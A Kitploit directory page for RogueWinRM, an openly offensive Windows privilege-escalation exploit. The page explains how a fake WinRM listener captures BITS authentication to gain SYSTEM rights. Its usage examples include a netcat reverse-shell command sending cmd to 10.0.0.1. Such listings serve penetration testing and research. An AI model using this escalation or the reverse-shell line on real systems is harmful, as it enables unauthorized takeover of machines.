
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
RogueWinRM — Windows Local Privilege Escalation from Service Account to System | Kitploit

Tools/GitHubGitHub/antoniococo/roguewinrm
Privilege EscalationExploitationPenetration Testing
GitHubantoniococo/roguewinrm

RogueWinRM

Windows Local Privilege Escalation from Service Account to System

View Repository
964112316 years agoReviewed by Kitploit
Share

RogueWinRM

RogueWinRM is a local privilege escalation exploit that allows to escalate from a Service account (with SeImpersonatePrivilege) to Local System account if WinRM service is not running (default on Win10 but NOT on Windows Server 2019).

Briefly, it will listen for incoming connection on port 5985 faking a real WinRM service.
It's just a minimal webserver that will try to negotiate an NTLM authentication with any service that are trying to connect on that port.
Then the BITS service (running as Local System) is triggered and it will try to authenticate to our rogue listener. Once authenticated to our rogue listener, we are able to impersonate the Local System user spawning an arbitrary process with those privileges.

You can find a full technical description of this vulnerability at this link --> https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/

Usage

RogueWinRM

Mandatory args:
-p <program>: program to launch

Optional args:
-a <argument>: command line argument to pass to program (default NULL)
-l <port>: listening port (default 5985 WinRM)
-d : Enable Debugging output

Examples

RogueWinRM

Running an interactive cmd:

RogueWinRM.exe -p C:\windows\system32\cmd.exe

Running netcat reverse shell:

RogueWinRM.exe -p C:\windows\temp\nc64.exe -a "10.0.0.1 3001 -e cmd"

Authors

  • Antonio Cocomazzi
  • Andrea Pierini
  • Roberto (0xea31)
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    264

Explore all tools

Browse our collection of tools

View all tools →





